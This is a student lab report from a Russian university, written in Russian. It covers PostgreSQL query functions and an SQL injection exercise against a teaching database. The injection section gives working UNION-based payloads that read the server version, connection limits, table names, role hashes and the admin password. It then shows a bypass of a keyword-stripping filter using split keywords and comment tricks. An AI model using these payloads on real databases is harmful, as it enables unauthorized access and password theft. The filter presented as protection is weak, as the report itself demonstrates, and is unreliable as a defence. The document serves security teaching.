1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 2**

**Манипулирование данными и инъекции в языки запросов**

по дисциплине «Системы управления базами данных»

1. Выполнила
2. студентка гр. 4851003/90801 Кулеева А.Г.

1. Руководитель
2. ассистент Зубков Е.А.
3. Санкт-Петербург
4. 2023

# **Цель**

Получение навыков составления запросов и защиты от SQL – инъекций в СУБД.

# Задание

1. Реализовать представленные запросы, согласно приведенным вариантам. При этом:
2. Указанные в запросе данные, определяющие его параметры (заданное время/месяц, заданное ФИО и т.д.) оформить в виде входной переменной любого типа.
3. Каждый пункт «выбрать» в запросе необходимо выполнить в виде единственного SQL – запроса без промежуточных таблиц (структур with).

Обратите внимание, что формулировки и уточнения к запросам направлены на то, чтобы вы правильно поняли, что от вас требуется, но НЕ подсказывают способ решения.

1. Получить у преподавателя код для исходной базы данных, к которой будет проводиться инъекция, или же параметры для исходного подключения к серверу.
2. Составить и реализовать цепочку SQL – инъекций к доступным процедурам (процедуре) для получения:
3. Пароля администратора, заданного в коде и хранящегося в СУБД.
4. Характеристик сервера СУБД и его пользователей (максимального количества).
5. Составить набор методов защиты от инъекций для данного примера, не ограничивающийся включением стандартных фильтров в тех случаях, когда они искусственно упущены для учебного примера. Продемонстрировать эффективность защиты.
6. Предложить по крайней мере один пример инъекции, которая, по крайней мере теоретически, осталась возможна.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 1 ― Вариант задания

# Ход работы

## Запросы

В соответствии с выданным вариантом была реализована логическая схема данных (рисунок 2).




Рисунок 2 ― Реализованные связи

### Запрос 1

Требуется выбрать ФИО ответственных, которые отвечают более чем за один секретный документ заданной степени. Код функции представлен ниже. Из особенностей можно выделить, что степень секретности задается не через int, а через созданный тип данных перечисления. Данная функция сначала выбирает из таблицы все записи с заданным уровнем секретности, удаляя повторы с помощью слова DISTINCT. С помощью count(\*) подсчитывается общее количество строк, а затем выводятся только те строки, где ФИО повторяется более 1 раза.

CREATE OR REPLACE FUNCTION first\_query(level sec\_lvl)

RETURNS TABLE (fio\_respons text, docs int)

AS $$

SELECT fio\_respons, COUNT(\*) as docs FROM document

WHERE fio\_respons IN

(SELECT DISTINCT fio\_respons FROM document WHERE secret = $1)

GROUP BY fio\_respons

HAVING COUNT(\*) > 1;

$$ LANGUAGE SQL;

SELECT \* FROM first\_query('1');

На рисунке 3 представлен результат запроса. Он не выводит ничего, поскольку в реализованной бд каждый пользователь может владеть только одним документом из-за ограничений уникальности.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 3 ― Результат запроса

### Запрос 2

Требуется выбрать номера документов и ФИО ответственных для документов, срок окончания действия которых не в течение перечня заданных месяцев (в общем случае нескольких, не обязательно последовательных, в пределах года). Код функции представлен ниже. Поскольку месяцы могут идти не подряд и их количество может отличаться, используем ключевое слово VARIADIC. Тогда все переданные аргументы, будут автоматически преобразованы в массив заданного размера. С помощью слова EXTRACT извлекаем месяц из даты окончания. Затем выбираем в таблице все записи, в которых месяц НЕ совпадает с переданными аргументами. На рисунке 4 представлен результат работы.

CREATE OR REPLACE FUNCTION second\_query(VARIADIC months integer[])

RETURNS TABLE (fio\_respons text, date\_end date, num\_doc bigint)

AS $$

SELECT fio\_respons, date\_end, num\_doc FROM document

WHERE (EXTRACT(MONTH FROM date\_end) NOT IN (SELECT unnest($1)))

ORDER BY fio\_respons;

$$ LANGUAGE SQL;

SELECT \* FROM second\_query(1, 4, 7, 12);

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 4 ― Результат запроса 2

### Запрос 3

Выберите ФИО сотрудников, совершавших с каким-либо документом все возможные операции, или же отвечающих за документы, но не выполнивших с этими документами ни одной операции.

В предыдущей работе бд была создана таким образом, что операция над документом задавалась параметром из перечисления, то есть операция могла быть только одна. Была создана новая бд, в которой операция может быть задана любым текстом. Создадим дополнительно двух пользователей, один из которых делает с документом все, а другой не делает ничего (рисунок 5).

INSERT INTO document (

type\_doc, fio\_respons, department, date\_start, date\_end, secret)

VALUES (‘full’, ‘all’, ‘d1’, ’1999-09-09’, ’2000-09-09’, ‘2’);

INSERT INTO change\_log (

date\_change, fio, operation)

VALUES (‘2000-05-01’, ‘all’, ‘crud’);

-----------------------------

INSERT INTO document (

type\_doc, fio\_respons, department, date\_start, date\_end, secret)

VALUES (‘empty\_doc’, ‘no\_op’, ‘d3’, ’2004-04-04’, ’2008-08-08’, ‘1’);

INSERT INTO change\_log (

date\_change, fio, operation)

VALUES (‘2006-06-06’, ‘no\_op’, ‘null’);

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 5 ― Новые пользователи

Теперь реализуем сам запрос. На рисунке 6 представлен результат выполнения функции. Стоит отметить, что, когда аргумент был буквально null, он не выводился. Тогда было решено сделать аргумент в виде слова в кавычках ‘null’. Теперь данная информация выводится корректно.

CREATE OR REPLACE FUNCTION third\_query()

RETURNS TABLE (fio text)

AS $$

SELECT fio FROM change\_log

WHERE operation = ‘crud’ OR operation = ‘null’

GROUP BY fio;

$$ LANGUAGE SQL;

SELECT \* FROM third\_query();

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 6 ― Результат 3 запроса

## Инъекция

Зайдем на сервер ИБКС (рисунок 4). С помощью команды SET search\_path TO company8; получим доступ к атакуемой базе данных.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 4 — Вход в бд

С помощью команды \df получим список всех функций в базе. С помощью последовательного применения команды \sf к каждой функции получим код функций. После исследования кода каждой функции было выявлено несколько уязвимых. Результаты представлены в Таблице 1.

Таблица 1 — Список функций

|  |  |
| --- | --- |
| Функция | Фильтр |
| adminfilter | (SELECT REPLACE(q, 'admin', '')); |
| checkpasswordexpired | u = company8.FilterFunc(u); |
| commentsfilter | RETURN (SELECT REPLACE(q, '/\*\*/', '')); |
| cpe | Нет, уязвимая |
| equalfilter | RETURN (SELECT REPLACE(q, '=', '')); |
| filterfunc | CommentsFilter  SelectFilter  WhiteSpaceFilter  NullFilter |
| fromfilter | RETURN (SELECT REPLACE(q, 'from', '')); |
| getbalance | u = company8.FilterFunc(u); |
| getuserinfo | Нет, уязвимая |
| ha | Нет, уязвимая |
| hasaccess | u = company8.FilterFunc(u); |
| nullfilter | (SELECT REPLACE(q, 'NULL', '')); |
| quotesfilter | (SELECT REPLACE(q, '''', '')); |
| random\_string | if length < 0 then  raise exception 'Given length cannot be less than 0'; |
| selectfilter | (SELECT REPLACE(q, 'select', '')); |
| whitespacefilter | (SELECT REPLACE(q, ' ', '')); |

В качестве функции для инъекции выберем функцию getuserinfo. На рисунке 5 представлен её код.




Рисунок 5 — Код уязвимой функции

Вместо аргумента u может быть подставлена любая строка, которая и окажется инъекцией. В PostgreSQL есть встроенная функция для получения версии сервера SELECT version(). Соответствующая инъекция выглядит следующим образом:

SELECT \* FROM getuserinfo('''test'' UNION SELECT version(), null, null, null, null, null, null --');

UNION добавляет результаты второго запроса к результатам первого (хотя никакой порядок возвращаемых строк при этом не гарантируется). Более того, эта операция убирает дублирующиеся строки из результата. Таким образом будет обеспечено выполнение оригинального запроса в функции и нашего фейкового запроса. Одним из условий для UNION является то, что оба запроса должны иметь одинаковое количество столбцов с одинаковым типом.

На рисунке 6 представлен результат инъекции.




Рисунок 6 — Результат запроса

Чтобы получить количество возможных пользователей применим следующую команду (результат её выполнения на рисунке 7):

SELECT \* FROM getuserinfo('''test'' UNION SELECT CAST(current\_setting(''max\_connections'') AS varchar), null, null, null, null, null, null --');

Слово CAST приводит полученный результат к указанному типу.




Рисунок 8 — Создание пользователей

Теперь узнаем пароль администратора бд. Для этого выполним следующий алгоритм.

1. Атакующий получает список всех таблиц:

SELECT \* FROM getuserinfo('''test'' UNION SELECT table\_name::varchar, null, null, null, null, null, null FROM information\_schema.tables WHERE table\_schema = ''company8'' --');

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 9 — Получение списка таблиц

1. Атакующий получает хэш-значения ролей из roles\_jedfrs. Среди них найдем админа:

SELECT \* FROM getuserinfo('''test'' UNION SELECT role, null, mHash, null, null, null, null FROM roles\_jedfrs --');




Рисунок 10 — Получение данных о ролях

1. Атакующий получает хэш от роли admin:

SELECT \* FROM getuserinfo('''test'' UNION SELECT role, null, mHash, null, null, null, null FROM roles\_jedfrs WHERE role = ''admin'' --');




Рисунок 11 — Получение хэша роли

1. Атакующий ищет пользователя, хэш от имени которого совпадает с хэшем админа, в таблице юзеров:

SELECT \* FROM getuserinfo('''test'' UNION SELECT username, null, md5(username) AS myHash, null, null, null, null FROM users\_jedfrs WHERE md5(username) = ''4beb254174bcb3a2f8964048f5a9bb20'' --');

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 12 — Получение хэша имени пользователя от роли

1. Атакующий получает пароль от admin:

SELECT \* FROM getuserinfo('''test'' UNION SELECT username, null, password, null, null, null, null FROM passwords\_jedfrs WHERE username = ''dHRgMXPOReerEQd'' --');




Рисунок 13 — Получение пароля

### Защита

Чтобы защитить данную базу от инъекций, во всем уязвимые функции из таблицы 1 нужно добавить фильтрацию входного аргумента (filterfunc). Поскольку в данной функции есть фильтр на слово Select, то все инъективные запросы не пройдут, поскольку содержат в себе данное слово.

CommentsFilter

SelectFilter

WhiteSpaceFilter

NullFilter

Тогда следующий запрос

SELECT \* FROM getuserinfo(filterfunc('''test'' UNION SELECT version(), null, null, null, null, null, null --'));

превратится в такой:

SELECT \* FROM getuserinfo(filterfunc('''test''UNIONversion()null, null, null, null, null, null --'));

На рисунке 14 представлен результат данного запроса.




Рисунок 14 — Результат защиты от инъекции

### Обход защиты

Для обхода данного метода можно написать “SEL ECT”. Тогда фильтр не заметит ключевое слово, затем удалит пробел, а слово в итоге останется. Чтобы не удалить нужные пробелы, заключим их в комментарии /\* \*/, поскольку фильтр удаляет только пустые /\*\*/. При чтении команды комментарии воспринимаются сервером как пробелы. Самым последним стоит null-фильтр, который не получится обойти также, как select, потому что все пробелы уже будут удалены. Тогда можно использовать конструкцию nunullll. В таком случае в строке будет найдена подстрока, на которую заточен фильтр, а правая и левая часть будут склеены в новую строку, в итоге получим тот же самый null.

Тогда чтобы получить исходный запрос необходимо подать следующую строку (результат на рисунке 15):

SELECT \* FROM getuserinfo(filterfunc('''test''/\* \*/UNION/\* \*/SEL ECT/\* \*/username,/\* \*/null,/\* \*/password,/\* \*/null,/\* \*/null,/\* \*/null,/\* \*/null/\* \*/FROM/\* \*/passwords\_jedfrs/\* \*/WHERE/\* \*/username/\* \*/=/\* \*/''dHRgMXPOReerEQd''/\* \*/--'));

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 15 — Обход защиты

# Вывод

В ходе выполнения данной лабораторной работы были получены навыки составления запросов к базам данных. Также были реализованы SQL-инъекции в СУБД, методы защиты от них, и последующие методы обхода защит. Как оказалось, null-фильтр удаляет конкретную строку, которая чувствительна к регистру. Поэтому, если писать null в нижнем регистре, то фильтр его не удалит. Соответственно, никакие особые методы обхода здесь не нужны.